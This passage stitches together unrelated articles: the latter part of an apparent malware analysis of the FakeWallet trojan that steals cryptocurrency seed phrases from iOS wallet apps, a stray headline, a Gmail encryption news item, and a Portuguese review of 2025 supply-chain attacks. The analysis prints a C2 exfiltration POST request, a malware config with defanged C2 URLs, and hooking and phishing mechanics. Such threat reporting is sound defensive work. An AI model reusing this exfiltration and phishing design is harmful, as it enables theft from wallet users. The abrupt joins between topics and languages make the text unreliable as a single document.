
The compromised viewDidLoad method works by scanning the screen in the current view controller (the object managing that specific app screen) to hunt for mnemonics – the individual words that make up the seed phrase. Once it finds them, it extracts the data, encrypts it, and beams it back to a C2 server. All these malicious modules follow a specific process to exfiltrate data:
The extracted mnemonics are stringed together.
This string is encrypted using RSA with the PKCS #1 scheme.
The encrypted data is then encoded into Base64.
Finally, the encoded string – along with metadata like the malicious module type, the app name, and a unique identification code – is sent to the attackers’ server.
The malicious viewDidLoad method at work, scraping seed phrase words from individual subviews
In this specific variant, the C2 server address is hardcoded directly into the executable. However, in other versions we’ve analyzed, the Trojan pulls the address from a configuration file tucked away in the app folder.
The POST request used to exfiltrate those encrypted mnemonics looks like this:
POST <c2_domain>/api/open/postByTokenPocket?ciyu=<base64_encoded_encrypted_mnemonics>&code=10001&ciyuType=1&wallet=ledger

The version of the malicious module targeting Trust Wallet stands out from the rest. It skips the initialization functions entirely. Instead, the attackers injected a custom executable section, labeled __hook, directly into the main executable. They placed it right before the __text section, specifically in the memory region usually reserved for load commands in the program header. The first two functions in this section act as trampolines to the dlsym function and the mnemonic validation method within the original WalletCore class. These are followed by two wrapper functions designed to:
Resolve symbols dataInit or processX0Parameter from the malicious library
Hand over control to these newly discovered functions
Execute the code for the original methods that the wrapper was built to replace
The content of the embedded __hook section, showing the trampolines and wrapper functions
These wrappers effectively hijack the methods the app calls whenever a user tries to restore a wallet using a seed phrase or create a new one. By following the same playbook described earlier, the Trojan scrapes the mnemonics directly from the corresponding screens, encrypts them, and beams them back to the C2 server.
The Ledger wallet malicious module
The modules we’ve discussed so far were designed to rip recovery phrases from hot wallets – apps that store and use private keys directly on the device where they are installed. Cold wallets are a different beast: the keys stay on a separate, offline device, and the app is just a user interface with no direct access to them. To get their hands on those assets, the attackers fall back on old-school phishing.
We found two versions of the Ledger implant, one using a malicious library injection and another where the app’s source code itself was tampered with. In the library version, the malware sneaks in through standard entry points: two Objective-C initialization functions (+[UIViewController load] and +[UIView load]) and a function named entry located in the __mod_init_functions section. Once the malicious library is loaded into the app’s memory, it goes to work:
The entry function loads a configuration file from the app directory, generates a user UUID, and attempts to send it to the server specified by the login-url The config file looks like this:
{
	"url": "hxxps://iosfc[.]com/ledger/ios/Rsakeycatch.php", // C2 for mnemonics
	"code": "10001",                                         // special code	"login-url": "hxxps://xxx[.]com",
	"login-code": "88761"
}
Two other initialization functions, +[UIViewController load] and +[UIView load], replace certain methods of the original app classes with their malicious payload.
As soon as the root screen is rendered, the malware traverses the view controller hierarchy and searches for a child screen named add-account-cta or one containing a $ sign:
If it is the add-account-cta screen, the Trojan identifies the button responsible for adding a new account and matches its text to a specific language. The Trojan uses this to determine the app’s locale so it can later display a phishing alert in the appropriate language. It then prepares a phishing notification whose content will require the user to pass a “security check”, and stores it in an object of GlobalVariables
If it’s a screen with a $ sign in its name, the malware scans its content using a regular expression to extract the wallet balance and attempt to send this balance information to a harmless domain specified in the configuration as login-url. We assume this is outdated testing functionality left in the code by mistake, as the specified domain is unrelated to the malware.

Then, when any screen is rendered, one of the malicious handlers checks its name. If it is the screen responsible for adding an account or buying/selling cryptocurrency, the malware displays the phishing notification prepared earlier. Clicking on this notification opens a WebView window, where the local HTML file html serves as the page to display.
The verify.html phishing page prompts the user to enter their mnemonics. The malware then checks the seed phrase entered by the user against the BIP-39 dictionary, a standard that uses 2048 mnemonic words to generate seed phrases. Additionally, to lower the victim’s guard, the phishing page is designed to match the app’s style and even supports autocomplete for mnemonics to project quality. The seed phrase is passed to an Objective-C handler, which merges it into a single string, encrypts it using RSA with the PKCS #1 scheme, and sends it to the C2 server along with additional data – such as the malicious module type, app name, and a specific config code – via an HTTP POST request to the /ledger/ios/Rsakeycatch.php endpoint.
The Objective-C handler responsible for exfiltrating mnemonics
The second version of the infected Ledger wallet involves changes made directly to the main code of the app written in React Native. This approach eliminates the need for platform-specific libraries and allows attackers to run the same malicious module across different platforms. Since the Ledger Live source code is publicly available, injecting malicious code into it is a straightforward task for the attackers.
The infected build includes two malicious screens:
MnemonicVerifyScreen, embedded in PortfolioNavigator
PrivateKeyVerifyScreen, embedded in MyLedgerNavigator
In the React Native ecosystem, navigators handle switching between different screens. In this case, these specific navigators are triggered when the Portfolio or Device List screens are opened. In the original app, these screens remain inaccessible until the user pairs their cold wallet with the application. This same logic is preserved in the infected version, effectively serving as an anti-debugging technique: the phishing window only appears during a realistic usage scenario.
Phishing window for seed phrase verification
The MnemonicVerifyScreen appears whenever either of those navigators is activated – whether the user is checking their portfolio or viewing info about a paired device. The PrivateKeyVerifyScreen remains unused – it is designed to handle a private key rather than a mnemonic, specifically the key generated by the wallet based on the entered seed phrase. Since Ledger Live doesn’t give users direct access to private keys or support them for importing wallets, we suspect this specific feature was actually intended for a different app.

Decompiled pseudocode of an anonymous malicious function setting up the configuration during app startup
Once a victim enters their recovery phrase on the phishing page and hits Confirm, the Trojan creates a separate thread to handle the data exfiltration. It tracks the progress of the transfer by creating three files in the app’s working directory:
verify-wallet-status.json tracks the current status and the timestamp of the last update.
verify-wallet-config.json stores the C2 server configuration the malware is currently using.
verify-wallet-pending.json holds encrypted mnemonics until they’re successfully transmitted to the C2 server. Then the clearPendingMnemonicJob function replaces the contents of the file with an empty JSON dictionary.


Next, the Trojan encrypts the captured mnemonics and sends the resulting value to the C2 server. The data is encrypted using the same algorithm described earlier (RSA encryption followed by Base64 encoding). If the app is closed or minimized, the Trojan checks the status of the previous exfiltration attempt upon restart and resumes the process if it hasn’t been completed.
Decompiled pseudocode for the submitWalletSecret function
Other distribution channels, platforms, and the SparkKitty link

During our investigation, we discovered a website mimicking the official Ledger site that hosted links to the same infected apps described above. While we’ve only observed one such example, we’re certain that other similar phishing pages exist across the web.
A phishing website hosting links to infected Ledger apps for both iOS and Android
We also identified several compromised versions of wallet apps for Android, including both previously undiscovered samples and known ones. These instances were distributed through the same malicious pages; however, we found no traces of them in the Google Play Store.
One additional detail: some of the infected apps also contained a SparkKitty module. Interestingly, these modules didn’t show any malicious activity on their own, with mnemonics handled exclusively by the FakeWallet modules. We suspect SparkKitty might be present for one of two reasons: either the authors of both malicious campaigns are linked and forgot to remove it, or it was embedded by different attackers and is currently inactive.
Victims
Since nearly all the phishing apps were exclusive to the Chinese App Store, and the infected wallets themselves were distributed through Chinese-language phishing pages, we can conclude that this campaign primarily targets users in China. However, the malicious modules themselves have no built-in regional restrictions. Furthermore, since the phishing notifications in some variants automatically adapt to the app’s language, users outside of China could easily find themselves in the crosshairs of these attackers.
Attribution
According to our data, the threat actor behind this campaign may be linked to the creators of the SparkKitty Trojan. Several details uncovered during our research point to this connection:
Some infected apps contained SparkKitty modules alongside the FakeWallet code.
The attackers behind both campaigns appear to be native Chinese speakers, as the malicious modules frequently use log messages in Chinese.
Both campaigns distribute infected apps via phishing pages that mimic the official App Store.
Both campaigns specifically target victims’ cryptocurrency assets.
Conclusion
Our research shows that the FakeWallet campaign is gaining momentum by employing new tactics, ranging from delivering payloads via phishing apps published in the App Store to embedding themselves into cold wallet apps and using sophisticated phishing notifications to trick users into revealing their mnemonics. The fact that these phishing apps bypass initial filters to appear at the top of App Store search results can significantly lower a user’s guard. While the campaign is not exceptionally complex from a technical standpoint, it poses serious risks to users for several reasons:
Hot wallet attacks: the malware can steal crypto assets during the wallet creation or import phase without any additional user interaction.
Cold wallet attacks: attackers go to great lengths to make their phishing windows look legitimate, even implementing mnemonic autocomplete to mirror the real user experience and increase their chances of a successful theft.
Investigation challenges: the technical restrictions imposed by iOS and the broader Apple ecosystem make it difficult to effectively detect and analyze malicious software directly on a device.
OpenAI rotates macOS certificates after downloading a compromised Axios version, urging users to update apps before revoked certificates are blocked in May 2026.
Google has officially rolled out End-to-End Encryption (E2EE) for the Gmail application on Android and iOS devices. This major update targets users utilizing Gmail client-side encryption.
It allows organizations to handle sensitive data confidentially directly from their smartphones or tablets. The feature ensures compliance with strict data sovereignty rules while keeping the workflow entirely mobile.
Users can now compose and read encrypted messages natively within the standard Gmail application. There is no longer a requirement to download third-party applications or log into separate secure email portals.
Composing a E2EE message in Gmail (Source: Google)
Client-side encryption means the data is scrambled before it ever reaches Google’s servers.
Google holds no keys to decrypt this information, preventing the company from reading your messages under any circumstances. Employees equipped with a proper license can seamlessly send these encrypted communications to anyone.
Seamless Cross-Platform Delivery
Google designed the delivery mechanism to be entirely frictionless for the person receiving the email. If the recipient uses the standard Gmail app, the encrypted message arrives and functions just like a typical email thread.
This creates a highly user-friendly experience that requires no technical knowledge from the receiver. The system also supports external communication, as outgoing encrypted messages are not restricted to Gmail users.
Recipient without Gmail app reading in browser (Source: Google)
Guest recipients using alternative email services have a straightforward path to access the data. When a non-Gmail user receives the email, they can securely open, read, and reply using their default web browser.
This process authenticates their identity securely without requiring them to create a new account. Once verified, they can view the confidential text and download any encrypted attachments safely.
This eliminates the usual friction associated with sending protected documents to external vendors.
System administrators must take specific actions before employees can utilize these new mobile features. Admins need to log into the Workspace Admin Console and explicitly enable the mobile clients within the encryption interface.
Administrators maintain complete authority over the cryptographic keys and the identity providers used to authenticate users.
Once this backend configuration is complete, the process becomes effortless for end users. To secure a message, a user simply taps the lock icon while drafting an email and selects the additional encryption option.
Rollout and Availability Details
Requirement Type
Specific Details
Current Status
Available now.
Release Tracks
Rapid Release and Scheduled Release domains.
Required Tier
Enterprise Plus.
Required Add-on
Assured Controls or Assured Controls Plus.
Supported Platforms
Android and iOS Gmail applications.
This security update is currently live for eligible organizational accounts requiring the highest levels of data protection. The table below outlines the specific workspace requirements needed to access mobile end-to-end encryption.
Os ataques a cadeias de suprimentos têm sido uma das categorias mais perigosas de incidentes de cibersegurança há anos. Se o ano de 2025 nos ensinou alguma coisa, é que os cibercriminosos estão aumentando sua capacidade de ataque. Nesta análise detalhada, veremos ataques a cadeias de suprimentos realizados em 2025 que, embora não sejam os que causaram maiores prejuízos financeiros, certamente foram os mais incomuns e chamaram a atenção do setor.
Janeiro de 2025: um RAT encontrado no repositório do GitHub do DogWifTools
Como um “aquecimento” após o fim de ano, os cibercriminosos realizaram inúmeros ataques de backdoor a várias versões do DogWifTools. Trata-se de um utilitário projetado para lançar e promover vigorosamente moedas de meme baseadas em Solana no Pump.fun. Depois de comprometer o repositório privado do GitHub para o DogWifTools, os invasores esperaram os desenvolvedores carregarem uma nova versão do utilitário, injetaram um RAT nela e trocaram o programa legítimo por uma versão maliciosa apenas algumas horas depois. De acordo com os desenvolvedores, os agentes de ameaças instalaram com êxito as versões 1.6.3 a 1.6.6 do DogWifTools para Windows.
O golpe final foi dado no fim de janeiro. Depois de usar o RAT para coletar uma grande quantidade de dados dos dispositivos infectados, os invasores esvaziaram as carteiras de criptomoedas das vítimas. As vítimas estimaram o total de mais de USD 10 milhões em criptomoedas, mas os invasores contestaram esse número, embora não tenham revelado exatamente o valor total roubado.
Fevereiro de 2025: roubo de USD 1,5 bilhão do Bybit
Se janeiro foi só o aquecimento, o mês de fevereiro foi um colapso total. A invasão da plataforma de câmbio de criptomoedas Bybit superou completamente os incidentes anteriores, tornando-se o maior roubo de criptomoedas da história. Os invasores conseguiram comprometer o software Safe{Wallet}, a solução de armazenamento a frio de múltiplas assinaturas na qual a empresa confiava para gerenciar os seus ativos.
Os funcionários da Bybit pensaram que estavam assinando uma transação de rotina. Na realidade, eles estavam autorizando um contrato inteligente malicioso. Uma vez executado, ele esvaziou os fundos de uma carteira fria principal e os distribuiu em várias centenas de endereços controlados pelo invasor. A transferência final ultrapassou 400 mil ETH/stETH, com um impressionante valor total de aproximadamente… USD 1,5 bilhão!
Março de 2025: Coinbase é alvo de comprometimento em cascata do GitHub Actions
O ano de 2025 seguiu com um ataque sofisticado que usou o comprometimento de vários GitHub Actions, os padrões de fluxo de trabalho usados para automatizar tarefas de DevOps padrão, como seu principal mecanismo de entrega. Tudo começou com o roubo de um token de acesso pessoal pertencente a um mantenedor da ferramenta de análise SpotBugs. Usando esse ponto de apoio, os invasores publicaram um processo malicioso e conseguiram sequestrar um token de um mantenedor do fluxo de trabalho reviewdog/action-setup, que também estava envolvido no projeto.
A partir daí, eles comprometeram uma dependência, o fluxo de trabalho tj-actions/changed-files, modificando-o para executar um script Python malicioso. Esse script foi projetado para procurar segredos de alto valor, como chaves da AWS, do Azure e do Google Cloud, tokens do GitHub e do NPM, credenciais de banco de dados e chaves privadas do RSA. Por incrível que pareça, o script gravou tudo o que encontrou diretamente nos registros de compilação acessíveis ao público em geral. Isso significa que os dados vazados não estavam disponíveis apenas para os invasores, mas também para qualquer pessoa experiente o suficiente para acessá-los.
O alvo original dessa operação era um repositório pertencente à plataforma de câmbio de criptomoedas Coinbase. Felizmente, os desenvolvedores detectaram a ameaça a tempo e impediram o comprometimento. Ao que tudo indica, depois de perceberem que estavam prestes a perder o controle do pipeline tj-actions/changed-files, os invasores adotaram uma abordagem indiscriminada. Isso colocou 23 mil repositórios em risco de vazamento de segredos. No final, várias centenas desses repositórios realmente tiveram suas credenciais confidenciais expostas ao público.
Abril de 2025: um backdoor em 21 extensões do Magento
Em abril, uma infecção foi descoberta em um amplo conjunto de extensões do Magento, uma das plataformas mais populares para a criação de lojas on-line. O backdoor foi incorporado em 21 módulos desenvolvidos por três fornecedores: Tigren, Meetanshi e MGS. As extensões faziam parte da infraestrutura de várias centenas de empresas de comércio eletrônico, incluindo pelo menos uma corporação multinacional.
De acordo com os pesquisadores que o descobriram, o backdoor na verdade foi implantado em 2019. Em abril de 2025, os invasores o acionaram para comprometer sites e fazer o upload de web shells. Isso foi feito por meio de uma função incorporada nas extensões que executava um código arbitrário extraído de um arquivo de licença.
Por ironia, os módulos infectados incluíam o MGS GDPR e o Meetanshi CookieNotice. Como os nomes sugerem, essas extensões foram projetadas para ajudar os sites a cumprir os regulamentos de privacidade e processamento de dados dos usuários. Por fim, em vez de garantir a privacidade, o uso deles provavelmente levou ao roubo de dados e ativos financeiros do usuário por meio de skimming digital.
